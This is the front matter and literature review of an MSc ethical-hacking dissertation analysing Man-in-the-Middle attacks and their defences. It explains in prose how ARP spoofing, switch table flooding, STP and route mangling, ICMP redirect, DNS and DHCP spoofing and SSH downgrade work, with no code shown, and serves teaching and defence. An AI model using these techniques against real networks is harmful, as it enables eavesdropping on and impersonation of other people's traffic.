Man-in-The-Middle Attacks & Countermeasures Analysis

MSc. Ethical Hacking & Computer Security

August 09, 2015

Florent Gontharet
1404780@abertay.ac.uk

Supervisor Dr. Adam Sampson

UNIVERSITY of ABERTAY DUNDEE

Baxter Building, Dundee Scotland, DD1 1HG

Page intentionally left blank.

ABSTRACT

Internet is growing to connect all our equipments. However, security has not been a concern from its first start. As a consequence, well documented vulnerabilities still remain widely used by attackers because present in key-role mechanisms, by default in use on the systems. This project investigates the different vectors to perform a Man-in-The-Middle attack, and the possible defences. Protocols from each and every vectors have been included in the project, in order for all areas to be covered.

The method implied the use of a vulnerable protocol, its exploitation using the adapted strategy, the installation and configuration of the corresponding defence, and the testing of this defence: if it is actually behaving as expected. Differences in the attacks characteristics such as possibilities, range, and potential targets have been noted. The defences implementation, their scalability, and their range have also been taken in consideration.

The aims and objectives have been brought to the analysis of the vectors and attacking mechanisms. Their common points or differences, have been the concern. Same regarding the defences: how the issue has been addressed in the past. It was found that attacks focus on the lack of security mechanisms in the key protocols used to perform routing or to provide information to systems and applications. While defenders answer to threats with authentication and signing mechanisms. Encryption has been addressed as a second phase, as it can build false hopes of security because of misconfiguration, or a bad implementation.

Toolboxes are available and attacks are well documented, however protocols are still vulnerable and Man-in-The-Middle attacks remain present and widely used. Communications can be eavesdropped, systems can be impersonated, and this is known for long. The use of security elements into protocols design, setup or implementation can prevent most of the vectors if not all. This must of course be adapted to needs, as attacks have limited range, and defences are limited to situations or architectures. As the project's roots come from external researches, there is an interest in the project: results and conclusions will help to understand the issues, and defences involved in protocol design.

Page intentionally left blank.

PERMISSION TO COPY

University Of Abertay Dundee

Author:	Florent Gontharet
Title:	**Man-in-The-Middle Vectors & Countermeasures Analysis**
Degree:	M Sc Ethical Hacking and Computer Security
Year:	2014-2015

(i) I certify that the above mentioned project is my original work.

(ii) I agree that this dissertation may be reproduced, stored or transmitted, in any form and by any means without the written consent of the undersigned.

Page intentionally left blank.

CONTENTS

Abstract.....i

Permission To Copy.....ii

Contents.....iii

List of Illustrations.....vi

List of Tables.....vii

Acknowledgements.....viii

1 Introduction.....1

1.1 Aims and Objectives.....2

1.2 Hypothesis.....3

1.3 Ethical concerns.....4

2 Literature Review.....5

2.1 Networking basics.....6

2.2 Data Link layer (2).....7

2.2.1 ARP Spoofing.....8

2.2.2 ARP Port Stealing.....9

2.2.3 STP Mangling.....10

2.3 Network layer (3).....11

2.3.1 Route Mangling.....12

2.3.2 ICMP Redirect.....13

2.3.3 IRDP Spoofing.....14

2.4 Application layer (7).....14

2.4.1 DNS Spoofing.....14

2.4.2 DHCP Spoofing.....16

2.4.3 Encryption and Authentication.....17

2.4.4 Filtering.....18

2.4.5 Cypher Downgrade.....18

2.4.6 Injection.....19

2.5 Intrusion Detection / Prevention Systems.....19

3 Methodology.....21

3.1 Environment.....22

3.2 Systems & Tools.....23

3.2.1 Systems.....23

3.2.2 Tools.....25

3.3 Vectors & Defences.....27

3.3.1 ARP Spoofing.....27

3.3.2 ARP Port Stealing.....28

3.3.3 ICMP Redirect.....29

3.3.4 DNS Spoofing.....31

3.3.5 DHCP Spoofing.....32

3.3.6 Route Mangling.....34

3.3.7 STP Mangling.....35

3.3.8 IRDP Spoofing.....37

3.4 Advanced Exploitation.....38

3.4.1 Filtering.....38

3.4.2 Cypher Downgrade.....39

3.4.3 Injection.....40

4 Results.....42

4.1 Data Link Layer.....45

4.2 Network Layer.....45

4.3 Application Layer.....46

4.4 Encryption.....46

5 Discussion.....47

6 Conclusion.....51

7 Future Work.....53

7.1 Extending the testing to other protocols.....53

7.2 IDS / IPS.....53

7.3 IPv6 Robustness to MiTM.....54

7.4 Advanced MiTM prevention tool.....54

7.5 Secure protocol design and implementation.....54

8 List of Abbreviations.....55

9 References...57

10 Gantt chart...67

Appendices...ix

1.ICMP Redirect Forgery...ix

2.Poisoned Host File...x

3.RIP-1 Fake Advertising...xi

4.RIP-2 Fake Advertising...xii

5.SSH Cypher Downgrade...xiii

6.BeEF Injection...xiv

7.ISAKMP Key material Filter...xv

8.HTTPS Downgrade Filter...xvi

LIST OF ILLUSTRATIONS

The Open Systems Interconnection model (C. Servin, 2003 [51])................................6
ARP role (Whalen, S., Engle, S., Romeo, D., 2001 [57])...8
Broadcast Storm (Network Loop)..10
Test Environment Topology...22
Table before and during flooding...28
One-way Data Interception...30
DNS spoofed by the attacker..31
DNSSEC Domain Signing..32
DHCP Spoofed by the Attacker..33
Dynamic Route Changed...34
Testing Environment with a Simple Loop..35
Fake IRDP Advertisement..37
SSH Downgrade...39
Projected growth in SSL traffic 2013 to 2018 (Intel, 2013 [27])..................................48

LIST OF TABLES

Hypothesis..3
Environment..23
Results..44

Page intentionally left blank.

ACKNOWLEDGEMENTS

As networking represents the basis of the present project, I would like to start with my network and security teachers, from France, Finland and Scotland. All the knowledge, patience, and inspiration they have provided through the years was good matter to work with.

A special thank to my supervisor, providing useful tips and advices, expertise and questioning. The interest and curiosity demonstrated through the weeks has provided me with more motivation and inspiration.

Traveling, studying, all that has been possible thanks to my parents. Their precious support, advices, and understanding have been key elements for all this to be possible.

My friends, who have always been there, any place I was in the world. Their help and knowledge have been a great support.

Finally, all the people I met with: the Ethical Hacking Society, who does incredible job at organizing all kind of talks or events; all my teachers, who encouraged me to go further; speakers in events or security professionals, because sharing is a good way to learn.

Thanks to all of you!

Page intentionally left blank.

1 INTRODUCTION

Internet is now in our lives for a few decades. Day after day, its importance grows as more and more things can now be connected, from the car to the light-bulb. Snowden's revelations have brought the public attention about privacy, which starts being concerned about their privacy and information security. Computer security is now receiving all attention from medias. Companies that were late on the topic experienced troubles with hackers, and computer security is now a huge market with more and more investments and problems to solve.

Man-in-The-Middle (**MiTM**) attacks were recently part of the main threats (Verizon RISK Team, 2011 [55]). They are technically easy to perform for most of them, allow passive eavesdropping or active modifications, and more than disrupting the network, they can remain unseen to the user for long.

The Internet of Things brings connectivity in our lives (watches, televisions, light-bulbs,..). As hospitals, cars, planes get connected, they become vulnerable to attackers. Consequences can be dramatic for companies or even people.

Internet has not been designed in first place for such a use, authentication and security appeared later. In consequences, an important amount of protocols and technologies leave flaws or exposures. An important work has been done to address those issues: for example, encryption and authentication are now present on a lot of websites.

A consequence to that is the aspect « house of cards » of the network, where a compromised element will also compromise those from the layers above if no security has been added.

In order to complete such a project, the following plan will be in use. The first step is the identification of the mechanisms and the vectors of attack that they can represent. These vectors allow the identification of the different direct defences available. The second step will expose the defences efficiency, ease of use and implementations in an existing architecture. The focus will be brought to the vectors and protocols interactions, as a simulation of the attack and the fix to avoid it.

1.1 Aims and Objectives

This study aims to a better understanding of the key security weaknesses in the different protocols that can be used as a target in order to perform a **MiTM** attack. A better understanding of the vulnerabilities involves a complete overview of their functioning as well as the understanding of the mechanisms and protocols involved.

The defences, and their implementation, aim to bring a better understanding on how the problems have been addressed and fixed. This will allow for further analysis in protocol designs and their resistance to **MiTM** attacks.

Due to the organization in layers, the corruption of the second layer will target all protocols based on it. A conclusion is that we do not need to target all protocols, allowing us to experiment with vectors and defences. Further explanations will be given in the literature review.

As opposite to the clear-text protocols, encryption seems to provide all key elements to fight **MiTM** attacks, as they provide authentication, integrity and privacy to the user. The second part of our analysis aims to raise issues and risks that appear with its use, in order to dress a comparison of the defences themselves, and provide companies an understanding of when and how to use theme right, based on their security requirements and needs.

The validation of the starting hypothesis detailed in the next part will give users and companies a clear approach to **MiTM** resistance of the different protocols and existing defences.

1.2 Hypothesis

Our hypothesis is summarized in Table 1. This table exposes the different vectors to perform a **MiTM** attack. The defences are opposed to them and a cross indicates what it is effective on. Disabling a functionality is indicated when it is part of the main defences available, as the project will address the issues with different mechanisms when available.

Attacks			Defences efficiency											
Layer	Vector	Range of action[1]												
2	**ARP** Spoofing	🟥	✓		✓									
2	**ARP** Port Stealing	🟥	✓	✓										
2	**STP** Mangling	🟥				✓	✓	✓						
3	**ICMP** Redirect	🟥							✓					
3	**IRDP** Spoofing	🟥								✓				
3	Route Mangling	🟥									✓			
7	**DNS** Spoofing	🟥										✓	✓	
7	**DHCP** Spoofing	🟥	✓											✓
Defences														
Name			Port security	Dynamic **ARP** Inspection	Static **ARP**	Disable **STP**	Root Guard	BPDU Guard	Disable **ICMP** redirect	Disable **IRDP**	**IGPs ACLs** / Authentication	**DNSSEC**	Static **DNS**	**DHCP** Snooping

Note 1: Indicates if the attack is efficient for clear text protocols only (🟥) or includes the access to encrypted ones (🟩).

1.3 Ethical concerns

As the project involves attacking a network and its infrastructure, performing the desired experimentations and exploitations involves having all authorizations to do so or it represents a unethical operation.

To ensure the respect of the ethic during all manipulations, the choice is to perform them in a virtual environment dedicated for the project's use. The topology of the environment can be seen on Illustration 4 (page 22). All equipments involved are part of a dedicated network.

2 LITERATURE REVIEW

The “Man-in-The-Middle” expression appeared around 1994 (Computer Fraud & Security Bulletin, May 1994 cited by Eriksson, M., [no date] [20]). However, the first concerns about the existing issues were analyzed for long already (Lamport, L., 1981 [33]). Since then they are still widely used as they are well referenced and technically easy to perform. Also, they are part of the standards, no need for an attacker to install a malware or perform direct exploitation, most of all, they can be used in massive attacks, as they can be launched on big infrastructures (Trummer, T., Dalvi, T., 2015 [53]).

In the past few years, **MiTM** have been appearing in the news related to computer security and Intelligence agencies, the American National Security Agency have been reported impersonating google.com to perform one of their mission (Masnick, M., 2013 [41]). More recently, security researchers and companies alerted medias they found **MiTM** attacks targeting entire countries, or companies (Pilosov, A., Kapela, T., 2008 [48]), sometimes with stolen certificates to avoid alerts to be raised.

Attacks can be “live”, when the attacker has to keep poisoning the network to keep the attack running. They can also target the different cache. In order to save bandwidth and decrease latency, systems often use a cache. Introducing wrong values there will leave the network under attack as long as the cache data remains into the victim system. In case the poisoned cache belongs to a server delivering data to multiple users, it is even more powerful and dangerous, as the amount of victims grows with the amount of users (Schuba, C., August 1993 [50]).

In its work, (Courtois, T., N., 2011 [15]) highlights two types of **MiTM** attacks: the active ones in one hand, that require a change in the network operating, such as giving fake answers to the other systems, and the passive ones in the other hand: they do not require any change on the network, it is made by sniffing packets without having to operate any modification.

While targeting different layers offers multiple vectors to an attacker, they do not provide the same possibilities and results. The aims and objectives will often narrow down the options available.

2.1 Networking basics

The Open Systems Interconnection (**OSI**) **model** provides abstraction layers to the network protocols. The layers are presented in Illustration 1 below. Each layer provides abstraction of the underlyings to the layers above. H*x* represent the layers corresponding header added by the protocol in use.




Illustration 1: The Open Systems Interconnection model (C. Servin, 2003 [51])

The Data Link layer provides an extra field called Frame Check Sequence (**FCS**), used to correct errors and control the transmission.

This model provides standards for interactions and roles of the different protocols (Servin, C., 2003 [51]). The conclusion is a modular network, where each protocol can be swapped for another one of the same layer. The physical one is maybe the easiest to understand, as **Wi-Fi**, Ethernet, or fiber are real objects.

In this case, if an attacker compromises the layer 2, all the above are compromised as well. Protocols using encryption to provide security will be exposed to advanced attacks, as the attacker will not see clear data without further exploitation.

Vectors of attack are exposed by different security researchers and security companies. The presentation by (Ornaghi, A., Valleri, M., 2003 [46]) allows for an interesting understanding of the range and possibilities in the different attacks. Based on the targeted mechanism, the communications can be intercepted different ways: the attacks based on the layer 2 target the intra-network links, and can perform their activities directly on the Local Area Network (**LAN**), the impersonating of the gateway gives the attacker the opportunity to get all outbound communications ("half-duplex"), as only these packets will make use of the compromised gateway, finally the host can poison both ways, and intercept outbound and inbound traffic ("full-duplex").

Attacks target 3 layers of the network, as they are presented in the OSI model (Illustration 1). The Data link layer, the Network one, and finally the Application one as well (Ornaghi, A., Valleri, M., 2002 [46]). This is explained because of their use and role, presented in the following parts of the document.

2.2 Data Link layer (2)

In order to perform communication, a network has to be aware of its environment. In an **IPv4** installation, hardware –Media Access Control– (**MAC**) addresses manage communications on the **LAN** itself; logical –Internet Protocol– (**IP**) addresses need to be routed (leaving the **LAN**), or resolved (destination on the **LAN**, requires the corresponding **MAC**), as well as domain names (Servin, C., 2003 [51]). As layer 2 packets cannot be routed between networks because they do not comply with layer 3 requirements, it has to originate from the same subnetwork as the victim(s). However, a panel of attacks target key protocols.

2.2.1 ARP Spoofing

Typically it is the most used method to launch a **MiTM** attack (Nayak, G., N., Samaddar, S., G., 2010 [43]). As documented by (Whalen, S., Engle, S., Romeo, D., 2001 [57]), this attack changes the corresponding of a **MAC** address and its legitimate **IP** associated. The Illustration 2 highlights the interactions between the different mechanisms. To send data to a host, the system will first have to request the corresponding **MAC** address of destination part of the **LAN**. The concerned system will answer to the request. Once the host has the **IP** and the **MAC**, the packet is sent.

The forgery of **ARP** packets, containing the **MAC** address of the attacker, as destination for the requested **IP**, will manipulate the victim system to send all data directly to the compromised host (Defta, L., 2010 [17]).

To not have to repeat the operation every time, the host will save the **MAC** in a table for a future use as long as its age allows it. If the **MAC** address is the attacker's one, it means the attack will live longer than the forgery occurs: the host is poisoned.




*Illustration 2: ARP role (*Whalen, S., Engle, S., Romeo, D., 2001 [57]*)*

To mitigate such risk, there are various studies to propose a better protocol, or implements security. However, they are often the result of independent work, meaning there are not a lot of reviews and/or documentation. The forgery of **ARP** packets can be easily detected using a specialized tool such as ARPwatch or ArpAlert. However to prevent them, the table can be static and entries defined manually, not easy nor possible in all architectures, the use of a different protocol implementing security represents the alternative (S-ARP, Papaloe, G., 2008 [47]), switches can use a Dynamic **ARP** Inspection (**DAI**). A **DAI** allows the switch to compare all **ARP** packets against a table of trusted hosts (Cisco, 2010 [10]). This is used with **DHCP** snooping, explained in [2.4.2], and can be implemented with a dynamic architecture. Access Control Lists (**ACL**s) can also be used for static entries. However, **DAI** is implemented on the switch, and will therefore protect only the current broadcast domain (Cisco, 2010 [10]).

2.2.2 ARP Port Stealing

As explained in [2.2.1], **ARP** plays an import role to link the different layers. Another attack implies the exploitation of the lack of security mechanisms in this protocol, **ARP** port stealing. The attack is different in its target, as it aims the switch itself (Lauerman, K., King, J., 2010 [35]).

A switch targets to reduce collision: it sends packets only to the concerned interface, as the opposite with a hub. As a consequence, it has to keep tracks of all **MAC** addresses and their corresponding interface (**CAM** table). The attack consists in the forgery of fake **ARP** packets to fill with nonexistent addresses and overflow the switch's table (Bhaiji, Y., 2005 [5]). Once the operation is successful (the size of the table varies between systems), the switch will start behaving as a hub, allowing the attacker to receive all data (Nachreiner, C., 2008 [42]).

To avoid it, solutions have been added to switches, the combo **DHCP** snooping (see [2.4.2]) / **DAI**, as well as **MAC** address monitoring (Lauerman, K., King, J., 2010 [35]). Doing so, the attacker cannot fill the table, as the port will be disabled automatically.

Among these solutions, the port security is a feature that can be enabled to allow some security restrictions on the switch. Two types of security mechanisms can be added this way (Cisco, 2010 [11]). The first consists in setting the maximum amount of **MAC** addresses allowed per interface, avoiding a host to flood a huge amount of random addresses; the second sets a sticky secure **MAC** address to a port, as this cannot be changed by the host, only previously learned addresses can be used. Both will prevent the switch from filling the entire **CAM** with the fake **MAC** addresses received (Cisco, 2010 [11]).

2.2.3 STP Mangling

As **IGPs** (see [2.3.1]), to provide redundancy and avoid loops at a lower level (on IEEE 802.1D devices such as switches and bridges), **STP** is used. It aims to dress a hierarchy ("Root Bridges" at the top) between the systems to select the best routes to use (Cisco, August 2006 [9]). As the old **IGPs**, it does not provide any security mechanism.

The attacker's aim is to masquerade as a Root Bridge, to act on the network's behavior. To do so, the attack consists to forge packets with fake values, in order to deceive the path calculation algorithms and make sure other nodes will use the new route (Lauerman, K., King, J., 2010 [37]).

To understand why loops are dangerous to networks without proper handling, the author presents a really simple case study: a host sends a broadcast message. The two systems will then continue to send the message back and forth on the two links (Yip, et al., July 2004 [59]), and this can continue (until the network is saturated):




Illustration 3: Broadcast Storm (Network Loop)

As **STP** plays an important role, an enhanced version called Rapid-**STP** can be implemented. However, no security concern has been addressed. In order to prevent attacks, Bridge Protocol Data Unit (**BPDU**) Guard can be activated on switches/bridges, to allow these systems to switch to "error-disabled" mode when receiving **BPDU** packets on unexpected interfaces, therefore preventing route alteration (Vyncke, E., Paggen, E., 2008 [56]).

Other solutions exist: Root Guard define the place of the Root Bridge. In the case it is a system outside of the allowed tree, the interface will turn on blocked ("root-inconsistent") state (Cisco, 2006 [8]). EtherChannel Guard feature protects the network against misconfiguration. If an inconsistency is detected, the port is disabled and throws an error.

Loop Guard finally, adds a last protection by preventing an alternative or root port to become designated ports (Cisco, 2006 [8]). Root ports are the ports directed toward the root bridge, designated ones are leading away from the root bridge (Hucaby, D., 2005 [26]).

The Cisco Discovery Protocol (**CDP**) and Virtual **LAN** (**VLAN**) Trunking Protocol (**VTP**) have also raised attention (Ornaghi, A., Valleri, M., 2002 [46]), but less time will be spent on them. However this is important enough to be mentioned.

2.3 Network layer (3)

The Network layer presents the ability to be routed. Therefore attacks can be powerful and launched through a gateway (Ornaghi, A., Valleri, M., 2002 [46]). **ICMP** provides messages on the network (Postel, J., 1981 [49]). In case of failure, a host can be informed and resend data, or set a new gateway if it is informed. As a consequence, messages can provide a huge amount of information to an attacker (Arkin, O., Yarochkin, F., 2001 [3]). Most of all, there is no security mechanism, allowing packets to be forged to delude the hosts.

As the Network layer provide inter-network routing, a range of protocols are used to dynamically manage all links and redundancy, as explained in the next point.

2.3.1 Route Mangling

The architecture of Internet provides redundancy for the different inter-network links. To avoid issues such as loops and always provide the best route, these can be dynamically calculated and updated by the autonomous systems (Odom, S., Nottingham, H., 2000 [45]). The aims and constraints depending on the architecture are addressed by various Interior Gateway Protocols (**IGP**s) to inform their neighbors, such as **RIP**-1, **RIP**-2**, OSPF**,… All listed protocols can be exploited in order to perform a **MiTM** attack, and the list is not exhaustive (Harris, J., 2002 [24]). However, due to constraints and the scope of this project, only a few will be experimented, covering the various issues.

IGPs are considered as layer 3 protocols, as they operate between autonomous systems. However this can be subject to debate, as it can be seen as layer 7. For the scope of this project, it will be assumed as layer 3 protocols, able to be routed, but they do not interact with hosts.

Their misconfiguration can lead to the establishment of altered routes to compromised hosts. As (Lair M., 2011 [32]) exposes, the forgery of packets allows the attacker to advertise routes passing through its own system. As legitimate routers will send routing information on the network to their neighbors, in order to elect the best routes, fake packets can fool the systems by using the best values and therefore appear as the best route.

For protocols that do not provide security, such as **RIP** version 1, they are simply considered as obsolete (Malkin, G., 1994 [40]) and it is recommended to switch for a more recent one.

Indeed, recent protocols do include security mechanisms, as the second version of **RIP** does. Security is presented as **ACL**s and authentication specific to the protocol in use, and is not activated by default.

2.3.2 ICMP Redirect

ICMP is the short for Internet Control Message Protocol. The protocol is in charge for providing information exchange between systems. It is used in pings, tracing-route, and other functionalities informing the user of the current state of systems and links.

ICMP redirect is in charge to keep the hosts using the best gateway available, or to switch in case of failure. It is sent by bridges to inform the hosts that a better gateway is available to communicate with a specific destination. **ICMP** redirects (type 5) are sent by bridges exclusively: hosts should not send any. When one is received, a new route is added in order for the host to make use of the information (Brown, M., A., 2007 [7]).

ICMP redirects are composed of the gateway **IP** address, followed by an **IP** datagram to define the route for which the change does apply (Xu W., 2008 [58]). **ICMP** messages count four codes, that specify the class of datagrams the change concerns (Almquist, P., 1992 [1]):

- 0 – redirection for the network
- 1 – redirection for the host
- 2 – for a type of service and network
- 3 – for a type of service and host

The attack consists for the attacker to forge **ICMP** redirect packets for the other hosts. They will update their routing table to use the compromised system as the gateway (Ornaghi, A., Valleri, M., 2002 [46]), therefore allowing the attack to succeed.

In order to address the critical issue, two options are available, both involve to disable **ICMP** redirect messages, on the hosts, or on the nodes of the network (it can be individually disabled for specific interfaces). A secure implementation have been developed for Linux, but do not seem to be effective against such attack (Ornaghi, A., Valleri, M., 2002 [46]).

2.3.3 IRDP Spoofing

IRDP –standing for **ICMP** Router Discovery Protocol (Deering, S., 1991 [16])– is a feature of **ICMP** (types 9 and 10) [2.3.2], allowing hosts to locate routers in non local networks (Cisco, 2011 [12]).

As explained by (L0pth, 1999 [31]), **IRDP** packets advertising a router can be faked by the attacker. Therefore, the host will add a default route as received, even if the packet contains a bogus source address. This default route is overriding the **DHCP** configuration on old Windows versions (<=2000) and Sun Solaris 2.6.

To address the issue described above, **IRDP** has to be disabled on hosts, if the system allows the operation, or the use of static routes solves it as well (L0pth, 1999 [31]).

2.4 Application layer (7)

The Application layer is the top layer of the **OSI** model [2.1]. It provides network access to applications. As it requires interaction with the user, it often focuses on functionality rather than security. As a consequence, numerous attacks can target this layer (Gregg, M., 2006 [23]). Packets part of the layer 7 can be routed and therefore used to launch local to remote and remote attacks (Ornaghi, A., Valleri, M., 2002 [46]).

2.4.1 DNS Spoofing

Domain Name Service (**DNS**) is a distributed naming base that manages the translation from domain names to the corresponding **IP** address. It is a critical service, because it is used in a wide range of applications (Gregg, M., 2006 [22]), and is used as an identifier on the network.

The attack is described in (Japan Registry Services, 2005 [28]) as an interception of a legitimate **DNS** request. The next step for the attacker is to parse the packet, in order to forge the corresponding fake answer. When sent back to the system that emitted the request, it will use the forged answer as the legitimate one. The attacker has successfully redirected the victim to a compromised host.

As the precedent **ARP** functioning [2.2.1], **DNS** stores past queries results in a cache to decrease latency and errors. Once a fake answer is received and processed as a legitimate one by the host, this one is poisoned as long as the cache entry is valid. **DNS** is distributed, servers request other servers in order to resolve a domain name they do not have an entry for. The successful poisoning of these systems provides false information to all systems using their services. Attacks can therefore be launched against a big amount of users (Schuba C., 1993 [50]).

In order to address the issues, the use of static entries for critical services/domains can provide a first defence. However, as it is nor trivial nor possible in all networks, **DNSSEC** provides a better **DNS** protocol, with security (Larson, M., 2010 [34]).

DNSSEC uses cryptography in order to sign and verify domains. As a consequence, **DNS** servers have to be correctly set up and to implement **DNSSEC**. Records have to be signed, and this has to be repeated when any change occur or when the signature is outdated. This raises concerns about server and network resources consumption, as well as the difficulty of implementation and maintenance (USA. National Security Agency, 2011 [54]).

Finally, users have to implement themselves **DNSSEC** or the link between the authenticity can be altered on the final link to the user, remaining unprotected (Atkins, D., 2004 [4]). Recent systems do provide such stub resolver, but backward compatibility can bring other vectors of exploitation: less than 1% of the traffic is reported to use **DNSSEC** (Herzberg, A., Shulman, H., 2013 [25]).

2.4.2 DHCP Spoofing

Dynamic Host Configuration Protocol (**DHCP**) has been designed for hosts to dynamically receive the appropriate network configuration when connected (**IP** address, **DNS** servers, gateway). A dedicated server has to run, as the host will request information to it (Droms, R., 1997 [19]).

DHCP do not provide any security mechanism such as encryption nor authentication. Therefore, it is vulnerable to attacks. The attacker in first place will start a **DHCP** starvation attack against the legitimate **DHCP** server present on the network. This consists in requesting all available addresses that can be attributed by the server (Lauerman, K., King, J., 2010 [36]), using different **MAC** addresses to fool the server. Once the pool is empty, the server will stop responding as long as there is no available address (this can last hours or days based on the lifespan of delivered addresses). During that time, the attacker can run its own **DHCP** server, providing hosts with altered information (Ornaghi, A., Valleri, M., 2002 [46]).

The defence implies the analysis of **DHCP** packets. Layer 3 switches implement **DHCP** snooping, a security feature capable of blocking incorrect **DHCP** answers (by comparing them against a dynamically maintained table). Ports directly connecting to the legitimate server have to be noted as trusted while untrusted ports are used to reach the clients (Lauerman, K., King, J., 2010 [36]).

As the port security features imply a limited use of **MAC** addresses, the host will not be able to flood the server until the pool is empty. Port security will flag the activity on the port (Bhaiji, Y., 2005 [5]).

2.4.3 Encryption and Authentication

Encryption can be implemented in Application layer protocols to provide security. It is the difference between **HTTP** and **HTTPS**, both proving web services, the first in clear-text, the second using encryption based on **SSL/TLS**.

Encryption can provide different mechanisms, three main ones are outlined by (Delfs, H., Knebl, H., 1998 [18]), and are as follows:

- Data integrity: avoiding any modification of the message;
- Authentication: the ability for the receiver to ensure the origin of it;
- Non-repudiation: the message cannot be claimed as unsent later on.

Depending on the needs, different encryption algorithms (cyphers), and associated key mechanisms will be adopted.

The use of high-level encryption can provide a sufficient protection but should not be taken as the solution: its implementation can reveal more vulnerabilities, and its use can leave unprotected applications (Ornaghi, A., Valleri, M., 2002 [46]). Companies and users have to highlight their critical data in order to ensure they protect it efficiently by processing further testing (Bezroutchko, A., 2012 [6]). High level defences in general can lead to false hopes of security. If **HTTPS** uses encryption, it also leaves all other services vulnerable. Security vulnerabilities can also be found in the implementation, such as **SSL** version 1 or 2, providing encryption that can be reversed (Magnusson, P., Strömbergson, J., 2013 [39]).

Most of all, backward compatibility and poorly detailed error messages as well as vulnerabilities can lead the attacker to deceive the user successfully, and therefore ruining all efforts to provide security (Fang, R., Yi, X., 2014 [21]).

As this seems to be the countermeasure to **MiTM** attacks, the second step in our project will address advanced exploitation that can be made to defeat the use of encryption. Three principles will be addressed as they regard the scope of this project. More thought we be given in the conclusion.

2.4.4 Filtering

The attacker can use filters to interact with packets on-the-fly (Norton, D., 2004 [44]). It allows an attacker to drop packets (Ornaghi, A., Valleri, M., 2002 [46]), rewrite their content to give false information, replace with or inject malicious code (see “Cypher Downgrade” as [2.4.5]), or change the behavior of targeted systems (“Injection” as [2.4.6]).

Filters are small scripts that will give rules to packet forwarding. *Ettercap* proposes a simple language to write desired filters. Filter used to perform experiments are visible in Appendices 5, 6, 7 and 8. *Ettercap* contains a few handy filters by default.

By dropping **ISAKMP** packets (key material exchange), an attacker can break **IPSEC** connection establishment and lead the user to establish a clear-text connection instead (Norton, D., 2004 [44]). The filter in use, to perform the experiment, is visible in Appendix 7.

2.4.5 Cypher Downgrade

Filtering is often used to perform more advanced operations. The attacker can fool both the server and the victim, in order to weaken the encryption used. Before the establishment of a secure connection, hosts will exchange some informations, in particular their cypher compatibilities, to then use the same (Ylonen, T., 2006 [60]).

The script to perform the attack is visible and detailed in Appendix 5. It creates a rewriting rules on the machine to change the acceptance advertised by the server, forcing the **SSH** connection to use the version 1 when it is possible (Johnson, D., 2014 [29]). **SSH**-1 uses a broken encryption mechanism, and can be totally accessed and read. Before the establishment of the encrypted channel, the server indicates which **SSH** version it accepts (1.51 for version 1 only, 1.99 for version 1 and 2, version 2.00 for version 2 only). These attacks can target various protocols that use encryption and / or authentication, such as **PPTP** or **IPSEC** (Ornaghi, A., Valleri, M., 2002 [46]).

2.4.6 Injection

Finally, once the data is accessible, the attacker can use filtering to perform further operations, such as injecting malicious content in web pages (Linn, R., Ocepek, S., 2012 [38]).

